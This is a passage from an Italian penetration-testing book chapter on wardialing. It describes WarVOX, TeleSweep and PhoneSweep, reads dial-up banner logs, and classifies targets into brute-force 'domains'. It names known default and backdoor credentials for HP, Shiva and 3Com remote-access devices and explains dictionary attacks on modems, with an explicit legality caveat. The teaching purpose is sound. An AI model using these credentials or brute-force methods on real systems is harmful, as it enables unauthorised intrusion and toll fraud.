


Figura 7.2 La scheda Analysis fornisce un riepilogo di tutte le chiamate e anche un'analisi della singola chiamata che comprende l'audio registrato; fate clic sul pulsante Play per riprodurlo.

supponete di aver scoperto un certo sistema voicemail vulnerabile: l'audio registrato da tale sistema può essere analizzato e confrontato con l'intero database delle chiamate effettuate precedentemente. L'interfaccia web non consente di effettuare il confronto con tutti i job, ma esistono alcuni strumenti della riga di comando per esportare, eseguire il fingerprinting e confrontare le registrazioni audio. Quattro strumenti utili della riga di comando si trovano in warvox/bin:

Strumento	Descrizione
export_audio.rb <Job#> <Folder>	Esporta tutti i campioni audio di un job in file raw.
audio_raw_to_fprint.rb <RawFile> <OutFile>	Esegue il fingerprinting dei file audio e restituisce le firme.
audio_raw_to_wav.rb <RawFile> <Wav File>	Converte gli audio raw in file .wav.
identify_matches.rb <all JobID> <InFile>	Confronta il risultato di un fingerprinting con un singolo job o tutti i job presenti nel database.

La Figura 7.3 mostra un esempio di job esportato in un file raw file, con generazione di un fingerprint e confronto con tutti gli altri mediante `identity_matches.rb`. Notate la percentuale di corrispondenza per due prompt di voicemail identici; si tiene conto della sfasatura temporale e viene riportata una buona percentuale (69%).



TeleSweep

Popolarità:	7
Semplicità:	7
Impatto:	8
Grado di rischio:	7

TeleSweep è disponibile per il download gratuito da SecureLogix (securelogix.com/modemscanner/index.htm) ma richiede di effettuare la registrazione con un account email aziendale o universitario. Non è consentita la registrazione tramite provider di posta gratuiti (Hotmail, Gmail, Yahoo! e così via). Inoltre, questo prodotto è stato rilasciato con possibilità di download gratuito (licenza di 180 giorni) per stimolare la consapevolezza dei potenziali problemi causati da attacchi portati attraverso modem non sicuri, e anche per far conoscere il prodotto ETM (*Enterprise Telephone Management*) di SecureLogix, che comprende un firewall vocale. Tuttavia, in questo paragrafo esaminiamo TeleSweep perché si tratta di un wardialer con alcune interessanti funzionalità.

```
root@bt:~/warvox/bin# ./audio_raw_to_fprint.rb ~/SourceAudio/1:7.raw | .
/identify_matches.rb all -
100.00 17 1 7
69.06 1 1 7
36.56 11 1
33.12 14 1
0.00 10 1
0.00 13 1
```

Figura 7.3 Fingerprinting di un file raw e confronto con altri fingerprint.

Per quanto riguarda l'installazione non abbiamo avuto problemi con questo strumento basato su Windows, nemmeno nel riconoscimento del modem. Abbiamo eseguito il programma setup.exe e seguito la procedura quasi senza intervenire. Una delle più potenti funzionalità di questo programma è la possibilità di controllare più wardialer da un'unica interfaccia attraverso il Secure Management Server. Ci sono anche molte caratteristiche che risultano utili per chi esegue professionalmente test di penetrazione, tra cui la possibilità di pianificare le scansioni e il supporto per molti modem, con una buona efficacia del rilevamento automatico di questi dispositivi.

Lo strumento lavora con profili e oggetti. Un *profilo* è usato per organizzare le attività (si può assegnare un profilo a ciascun cliente o a ciascun reparto di un'organizzazione). Molte cose sono controllate mediante *oggetti*. Per controllare le finestre temporali, occorre creare un oggetto "tempo". Per aggiungere numeri di telefono da comporre, si aggiunge un oggetto "numero di telefono". Per nome utente e password – ormai l'avete capito – servono oggetti corrispondenti. Il vantaggio è che, una volta creati gli oggetti, si possono riutilizzare. Per esempio, dopo aver creato un oggetto temporale "notte" e uno "weekend", si possono assegnare a tutti i profili desiderati con un semplice clic del pulsante destro del mouse.

Subito dopo l'installazione, fate clic con il pulsante destro del mouse su *Profiles* e selezionate *New*. Per importare numeri nel profilo, create oggetti numeri di telefono selezionando *Manage | Phone Number Objects*. Da qui potete importare numeri da un file di testo; il formato è del tipo 555-555-5555. Dopo aver creato gli oggetti numeri di telefono, dovete assegnarli al profilo: fate clic con il pulsante destro del mouse sulla colonna dei numeri e selezionate *Add*, poi selezionate vari numeri e fate clic su *OK*. Dopo aver creato oggetti temporali, assegneteli facendo clic con il pulsante destro del mouse sulla colonna *Time*. Infine, nella colonna *Assess* selezionate *Detect*, *Identify* o *Penetrate* (in ordine crescente di intrusività). La Figura 7.4 mostra un esempio di profilo. Quando siete finalmente pronti a eseguire la scansione, fate clic sul pulsante *Play* nell'angolo superiore destro della finestra.




Figura 7.4 Un profilo di esempio con numeri di telefono, notti e weekend, l'opzione per l'attività di identificazione.

Durante il processo di composizione del numero, la scheda *Progress* viene aggiornata in tempo reale. Potete vedere quali numeri sta componendo ciascun modem. Il wardialer tiene traccia anche del tempo trascorso per la composizione, del progresso stimato e della stima di tempo rimanente. Nella parte inferiore dello schermo, lo stato di ciascun numero viene aggiornato in tempo reale, mostrando se il processo è stato completato e le eventuali informazioni di sistema ottenute. Lo strumento mantiene continuamente aggiornato l'utente, come si vede nella Figura 7.5.

Quando la composizione termina, i risultati sono presentati nella scheda *Summary* (Figura 7.6). Il numero totale di chiamate, il tempo medio per chiamata, i numeri totali e il riepilogo delle classificazioni sono riportati nella parte superiore dello schermo. Per ciascun numero sono riportati i dettagli nella parte inferiore. Avete anche la possibilità di generare un report, utile per raccogliere delle statistiche.

PhoneSweep

Popolarità:	6
Semplicità:	8
Impatto:	8
Grado di rischio:	7

Se l'uso di ToneLoc, THC-Scan, WarVOX o TeleSweep vi sembra troppo complicato, PhoneSweep potrebbe fare al caso vostro. Finora abbiamo utilizzato parecchie pagine per descrivere uso e configurazione di strumenti di wardialing freeware, ma l'esame di PhoneSweep sarà più breve, principalmente perché non c'è da dire molto oltre quanto risulta immediatamente evidente nell'interfaccia (Figura 7.7).

Le funzionalità principali che distinguono PhoneSweep sono l'interfaccia grafica molto semplice, la possibilità di pianificazione automatica, i tentativi di penetrazione del carrier, il supporto per più modem contemporanei e la capacità di fornire eleganti report. Gli




Figura 7.5 Durante una scansione, lo strumento mostra lo stato di tutte le attività in tempo reale per ciascun modem in uso.




Figura 7.6 I risultati della scansione e alcune statistiche di alto livello.

intervalli di numeri, detti anche *profili*, vengono composti su qualsiasi modem disponibile, fino al numero massimo di dispositivi supportato nella versione/configurazione acquistata. PhoneSweep si configura facilmente per comporre i numeri durante le ore di lavoro, fuori orario, nei weekend o sempre, come si vede nella Figura 7.8.

Gli orari si definiscono nella scheda *Time*. PhoneSweep compone i numeri in continuo durante i periodi specificati (solitamente fuori orario di lavoro e nei weekend). Si interrompe automaticamente negli orari non previsti (per esempio le ore di lavoro) o per i “blackout” appositamente definiti, riprendendo se necessario negli orari appropriati, fino a esaurire l’intervallo dei numeri configurato.




Figura 7.7 L’interfaccia grafica di PhoneSweep è migliore di quella dei wardialer freeware, e mette a disposizione molte altre funzionalità che migliorano la facilità d’uso e l’efficienza.




Figura 7.8 PhoneSweep mette a disposizione semplici parametri di pianificazione con cui si può adattare la composizione dei numeri di telefono alle proprie esigenze.

PhoneSweep sostiene di essere in grado di identificare oltre 470 diverse marche e modelli di dispositivi di accesso remoto, confrontando testi o stringhe binarie ricevute dal sistema bersaglio con un database di risposte note. Se la risposta del sistema è stata personalizzata, PhoneSweep potrebbe non riconoscerla. Oltre al rilevamento standard del carrier, PhoneSweep può essere programmato per tentare di lanciare un attacco di dizionario contro i modem identificati. Nella directory dell'applicazione vi è un file delimitato da tabulazioni contenente nomi utente e password che il programma invia ai modem che rispondono. Se il sistema aggancia, PhoneSweep ricompone il numero e continua a elaborare l'elenco fino a quando raggiunge la fine (prestate attenzione alle funzionalità di blocco degli account sul sistema bersaglio, se utilizzate questa funzionalità per testare la sicurezza dei vostri server di accesso remoto). Questa caratteristica da sola vale il prezzo del programma, tuttavia nelle nostre prove abbiamo verificato alcuni falsi positivi nella modalità di penetrazione, perciò suggeriamo di verificare con attenzione. Il modo più semplice e affidabile per effettuare una verifica è quello di connettersi al dispositivo in questione con un semplice software di comunicazione via modem.

Un'altra funzionalità utile di PhoneSweep è la possibilità di esportare i risultati della chiamata in vari formati. Sono disponibili numerose opzioni per creare report di vario tipo. In base ai requisiti di formattazione, PhoneSweep può includere informazioni introduttive,

riepiloghi esecutivi e tecnici di attività e risultati, statistiche in forma di tabelle, risposte di terminale fornite dai modem identificati, e un intero elenco della “tassonomia” di numeri di telefono. In questo modo non occorre elaborare manualmente i file di testo o provvedere a unire e importare dati di più formati in fogli elettronici e simili, come avviene comunemente con altri strumenti freeware. Una parte di un report generato da PhoneSweep è mostrata nella Figura 7.9.

Naturalmente la principale differenza tra PhoneSweep e analoghi strumenti freeware è data dal costo. Al momento in cui scriviamo sono disponibili diverse versioni di questo programma, perciò consultate il sito di PhoneSweep per le opzioni di acquisto (shop.niksun.com/). La protezione è affidata a una chiave hardware che si collega alla porta parallela o alla porta USB: il software non può essere installato se la chiave non è presente. Se si considera il costo del lavoro richiesto per installare, configurare e gestire gli strumenti freeware e il loro output, il prezzo di PhoneSweep può apparire più o meno ragionevole.



Tecniche di exploit del carrier

<i>Popolarità:</i>	9
<i>Semplicità:</i>	5
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	7

Executive Summary of PhoneSweep Scan

Profile Name:	BOSTON_OFFICE_1_AUG2001, BOSTON_OFFICE_2_AUG2001, BOSTON_OFFICE_3_AUG2001
Report Generated:	Friday, August 24 2001 13:53:06
Time of First Call:	Monday, August 06 2001 15:06:53
Time of Last Call:	Monday, August 06 2001 17:51:00
Elapsed Time During Scan:	2 hours, 45 minutes, 53 seconds
Phone Numbers Assigned to Dial:	74
Number of calls made:	176
Phone Numbers Dialed using Single Call Detect™:	74
Phone Numbers Dialed using Data-only Mode:	74
Phone Numbers Dialed using Fax-only Mode:	68
Phone Numbers Checked for Data:	74
Phone Numbers Checked for Fax:	68
Search for modems completed:	100.0%
Search for fax machines completed:	91.9%
Username/password guessing completed:	0.0%
Modems found:	22
Systems compromised:	n/a
When the report was generated, PhoneSweep was configured to scan for both fax machines and modems.	
PhoneSweep was configured to only connect to modems, but not to identify or attempt to penetrate them.	
There were a total of 176 simulated calls made in this profile when the report was generated.	

Figura 7.9 Una piccola parte di un report di PhoneSweep.

Il wardialing di per sé può rilevare la presenza di modem in cui è facile penetrare, ma spesso è necessario un esame attento dei report generati dai programmi e un successivo processo manuale per determinare il livello di vulnerabilità di una particolare connessione dial-up. Per esempio, di seguito è riportata una porzione (adattata) di output che mostra alcune risposte tipiche (modificate per brevità):

7-NOV-2002 20:35:15 9,5551212 C: CONNECT 2400

HP995-400:
Expected a HELLO command. (CIERR 6057)

7-NOV-2002 20:36:15 9,5551212 C: CONNECT 2400

@ Userid:
Password?
Login incorrect

7-NOV-2002 20:37:15 9,5551212 C: CONNECT 2400

Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
login:
Password:
Login Incorrect

7-NOV-2002 20:38:15 9,5551212 C: CONNECT 2400

..Please press <Enter>..._I PJack Smith - JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]

Abbiamo scelto appositamente questi esempi per illustrare un aspetto chiave relativo ai log dei risultati: l'esperienza nell'affrontare un'ampia varietà di server di dial-up e di sistemi operativi è insostituibile. Per esempio, la prima risposta appare provenire da un sistema HP (HP995-400), ma la stringa seguente con un comando "HELLO" è piuttosto criptica. Collegandosi manualmente a questo sistema con un normale software di terminale impostato nell'emulazione VT-100 con il protocollo ASCII si ottengono risultati altrettanto oscuri, a meno che l'hacker non abbia familiarità con i sistemi MPE-XL di Hewlett-Packard e sappia che la sintassi di login è "HELLO USER.ACCT" seguito da una password quando richiesta. In questo caso, potrebbe provare quanto segue:

CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup

FIELD.SUPPORT e TeleSup sono credenziali di default comuni che potrebbero produrre un risultato positivo. Con un po' di ricerche e un ampio bagaglio di conoscenza si possono individuare delle falte dove altri vedono soltanto un blocco stradale.

Il secondo esempio è un po' più semplice: la sintassi @Userid è caratteristica di un server di accesso remoto Shiva LAN Rover (se ne trovano ancora, anche se Intel ne ha interrotto la produzione). Sapendo ciò, e con qualche veloce ricerca, gli hacker possono ottenere ulteriori informazioni sui LAN Rover. In questo caso si potrebbe tentare "supervisor" o

“admin” con una password vuota: sarete sorpresi di scoprire quanto spesso questa semplice combinazione consente di sfruttare la pigrizia di molti amministratori.

Il terzo esempio amplifica ulteriormente il fatto che anche la semplice conoscenza del produttore e del modello del sistema che risponde possa risultare devastante. È nota l'esistenza di un account backdoor nei dispositivi di accesso remoto 3Com TotalControl HiPer ARC: “adm” con password vuota. Questo sistema è in sostanza aperto a tutti, se l'amministratore non ha implementato la soluzione per questo problema.

E siamo giunti all'esempio finale: la risposta è caratteristica del software di controllo remoto PCAnywhere di Symantec. Se il proprietario del sistema “JACK SMITH” è una persona accorta e ha impostato una password anche solo minimamente complessa, probabilmente non vale la pena di perdere tempo su questo sistema, ma sembra che ancora oggi un utente PCAnywhere su quattro non si preoccupi nemmeno di impostare una password (sì, lo possiamo dire per esperienza diretta!).

Le linee dati non sono l'unico bersaglio interessante che può essere individuato con il wardialing. Tra i trofei più ambiti dagli hacker ci sono anche centralini e sistemi voicemail. In particolare, alcuni centralini possono configurati in modo da consentire di effettuare chiamate in uscita da remoto e rispondere con un secondo segnale di linea se si fornisce il codice corretto. Se non sono adeguatamente protette, queste funzionalità possono consentire all'hacker di effettuare telefonate interurbane o internazionali a spese del proprietario della linea. Non trascurate questi risultati quando presenterete l'esito del wardialing alla dirigenza aziendale. Più avanti descriveremo le tecniche usate per violare i centralini.

Una trattazione esaustiva delle possibili risposte fornite dai sistemi dial-up remoti richiederebbe troppo spazio, ma speriamo che il materiale presentato fin qui vi consenta di farvi un'idea dei diversi sistemi che si possono incontrare durante i test sulla sicurezza di un'organizzazione. Cercate di mantenere una mentalità aperta e consultatevi con altre persone, anche i produttori. Probabilmente, uno dei siti più ricchi di informazioni sulle tecniche per la cattura di banner e gli attacchi alle linee dati è Wall of Voodoo di Stephan Barnes (M4phr1k.m4phrik.com), dedicato alla comunità del wardialing.

Supponete di aver trovato un sistema che richiede nome utente e password, e questi dati non sono di facile individuazione. Che cosa fate? Provate con gli attacchi di dizionario e forza bruta, naturalmente! Come abbiamo già detto, TeleSweep e PhoneSweep offrono funzioni integrate per il cracking delle password (da verificare con attenzione) che sono in grado di fare tre tentativi, richiamare dopo che il sistema bersaglio ha riagganciato, farne altri tre e così via. In generale, questa attività così rumorosa non è consigliabile su sistemi dial-up, ed è illegale su sistemi altrui che non l'hanno autorizzata. Tuttavia, se volete verificare la sicurezza dei vostri sistemi, in sostanza tutto si riduce a un test di intrusione a forza bruta.

Script di forza bruta: il fai-da-te

Quando sono disponibili i risultati ottenuti dall'output di uno qualsiasi dei programmi di wardialing descritti qui (o di altri), il passo successivo consiste nel classificarli in ciò che chiamiamo *domini*. Come abbiamo già detto, l'esperienza nell'affrontare un'ampia varietà di server dial-up e di sistemi operativi diversi è insostituibile. La scelta di quali sistemi attaccare dipende da una serie di fattori, tra cui il tempo che si è disposti a spendere, il lavoro e la larghezza di banda utilizzabili e le capacità personali nella programmazione degli script.

Richiamare i modem in ascolto individuati in precedenza con un semplice software di comunicazione è il primo passo fondamentale per cercare di classificare i risultati nei domini da utilizzare poi per i test di intrusione. Quando si esegue una chiamata su una connessione in ascolto, è importante cercare di capire le caratteristiche della connessione. Questo tornerà utile nel momento in cui si cercherà di raggruppare le connessioni individuate in domini per i successivi tentativi di intrusione.

Una connessione modem è caratterizzata da alcuni importanti fattori che è utile conoscere quando si creano gli script. Di seguito elenchiamo di verifiche che sarebbe utile compiere su vari fattori.

- Verificare se la connessione prevede un timeout o una soglia di massima di tentativi di accesso.
- Verificare se il superamento della soglia rende la connessione inutilizzabile (talvolta accade).
- Verificare se è possibile eseguire la connessione solo in determinati momenti.
- Verificare se è possibile ipotizzare correttamente il livello di autenticazione (solo con nome utente o con nome utente e password).
- Verificare se la connessione dispone di un metodo di identificazione univoco di tipo challenge/response, come SecureID.
- Verificare se è possibile determinare il numero massimo di caratteri previsti per i campi nome utente e password.
- Verificare se è possibile ottenere informazioni aggiuntive sui caratteri alfanumerici o speciali utilizzati nei campi nome utente e password.
- Verificare se è possibile ottenere informazioni aggiuntive digitando combinazioni di tasti particolari, per esempio Ctrl+c, Ctrl+z, ? e così via.
- Verificare se i banner di sistema sono presenti o se sono stati modificati rispetto ai primi tentativi di ricerca eseguiti, e qual è il tipo di informazione fornita. Queste informazioni possono essere utili contro i tentativi di attacco o come contromisura per le attività di ingegneria sociale.

Ottenute queste informazioni, solitamente è possibile inserire le connessioni nei cosiddetti *domini di penetrazione wardialing*. Per capire di che cosa si tratta, considerate che dovete considerare quattro domini quando tentate di penetrare nei sistemi individuati, al di là delle semplici tecniche per tentativi alla tastiera.

L'area che dovrebbe essere violata per prima, che chiameremo LHF (*Low Hanging Fruit*, letteralmente “frutto a portata di mano”), è la più fruttuosa in termini di possibilità di successo, e produrrà i maggiori risultati. Per scegliere gli altri domini da attaccare a forza bruta ci si basa principalmente sul numero dei meccanismi di autenticazione e sul numero dei tentativi di accesso consentiti. Se utilizzate tecniche di attacco a forza bruta, tenete presente che il tasso di successo è basso rispetto alle aree LHF, comunque spiegheremo come realizzare gli script per chi volesse procedere. I domini possono essere descritti come nella tabella seguente.

In generale, più si scende nell'elenco dei domini, più tempo servirà per penetrare in un sistema. Scendendo nell'elenco, il processo di creazione degli script diventa più complesso, a causa del numero di azioni da eseguire. E ora entriamo nei meandri profondi dei nostri domini.

Dominio	Descrizione
LHF (<i>Low Hanging Fruit</i>)	Si tratta di password facili da indovinare o utilizzate comunemente per sistemi identificabili (qui conta l'esperienza).
Primo – Autenticazione singola, tentativi illimitati	Questi sistemi prevedono un solo tipo di password o ID, e il modem non riattacca dopo un numero predeterminato di tentativi falliti.
Secondo – Autenticazione singola, tentativi limitati	Questi sistemi utilizzano un solo tipo di password o ID, e il modem riattacca dopo un numero predeterminato di tentativi falliti.
Terzo – Autenticazione duale, tentativi illimitati	Questi sistemi utilizzano due tipi di meccanismi di autenticazione, quali ID e password, e il modem non riattacca dopo un numero predeterminato di tentativi falliti.*
Quarto – Autenticazione duale, tentativi limitati	Questi sistemi utilizzano due tipi di meccanismi di autenticazione, quali ID e password, e il modem riattacca dopo un numero predeterminato di tentativi falliti.*

* L'autenticazione duale è una sorta di autenticazione a due fattori non tipica, dove l'utente deve presentare due tipi di credenziali: per esempio, qualcosa che possiede e qualcosa che conosce.



LHF (*Low Hanging Fruit*)

<i>Popolarità:</i>	10
<i>Semplicità:</i>	9
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	10

Questo dominio dial-up richiede il minor tempo. Con un po' di fortuna, si ottengono risultati all'istante. Non serve particolare esperienza nella creazione di script, in sostanza si tratta di procedere per tentativi. Sarebbe impossibile elencare tutti gli user ID e le password utilizzati comunemente per i sistemi dial-in, tuttavia su Internet si trovano elenchi e riferimenti in abbondanza, per esempio presso cirt.net/passwords. Ancora una volta, l'esperienza nel vedere una miriade di risultati forniti dal wardialing e nell'affrontare il campo dei sistemi potenzialmente vulnerabili gioca un ruolo insostituibile. Inoltre, la capacità di identificare la firma o la schermata di un particolare sistema aiuta a fornire la base da cui partire per trovare user ID o password di default. Qualunque elenco si scelga di utilizzare o consultare, la chiave è quella di utilizzare il tempo strettamente necessario a esplorare tutti i possibili user ID e password di default. Se non avete successo, passate al prossimo dominio.



Autenticazione singola, tentativi illimitati

<i>Popolarità:</i>	9
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Il nostro primo dominio di forza bruta teoricamente richiede il minor tempo per penetrare, in termini di script di forza bruta, ma può essere il più difficile da classificare correttamente, perché ciò che potrebbe apparire come un meccanismo di autenticazione singola, come il seguente esempio (Listato 7.1A), in realtà potrebbe risultare un'autenticazione duale, una volta noto lo user ID corretto (Listato 7.1B). Un esempio che rientra realmente in

questo primo dominio è mostrato nel Listato 7.2, in cui un meccanismo di autenticazione singola consente un numero illimitato di tentativi.

Listato 7.1A Esempio che appare come dominio del primo tipo,
ma può cambiare se si inserisce lo user ID corretto.

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
```

Listato 7.1B Esempio che mostra il cambiamento avvenuto
una volta che è stato inserito lo user ID corretto.

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 600/ARQ/V32/LAPM
@ Userid: lanrover1
Password: xxxxxxxx
```

Torniamo ora al nostro dominio realmente del primo tipo (Listato 7.2). In questo esempio, tutto ciò che è richiesto per accedere al sistema è una password. Inoltre, è degno di nota il fatto che questa connessione consente un numero illimitato di tentativi. Quindi, in questo caso si utilizzerà un attacco di forza bruta con uno script e un dizionario di password.

Listato 7.2 Esempio di dominio del primo tipo.

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 600/ARQ/V32/LAPM
```

```
Enter Password:
Invalid Password.
```

(goes on unlimited)

In questo caso è necessario creare uno script, utilizzando apposite utility di editor ASCII. Non si tratta di programmazione complessa, ma di un po' di intelligenza e conoscenze che consentano di scrivere, compilare ed eseguire lo script in modo che ripeta continuamente i tentativi di accesso fino a esaurire l'intero dizionario specificato. Uno degli strumenti più comuni per la creazione di script destinati alle comunicazioni via modem è ancora

Procomm Plus con il linguaggio di script ASPECT, anche se ZOC di Emtec (emtec.com/zoc/) potrebbe presto superarlo in termini di popolarità, dato che Symantec ha interrotto lo sviluppo di Procomm Plus. Quest'ultimo è un prodotto che risale a parecchi anni fa ed è ancora in uso su moderni sistemi operativi in modalità di compatibilità, ma alla fine è destinato a scomparire.

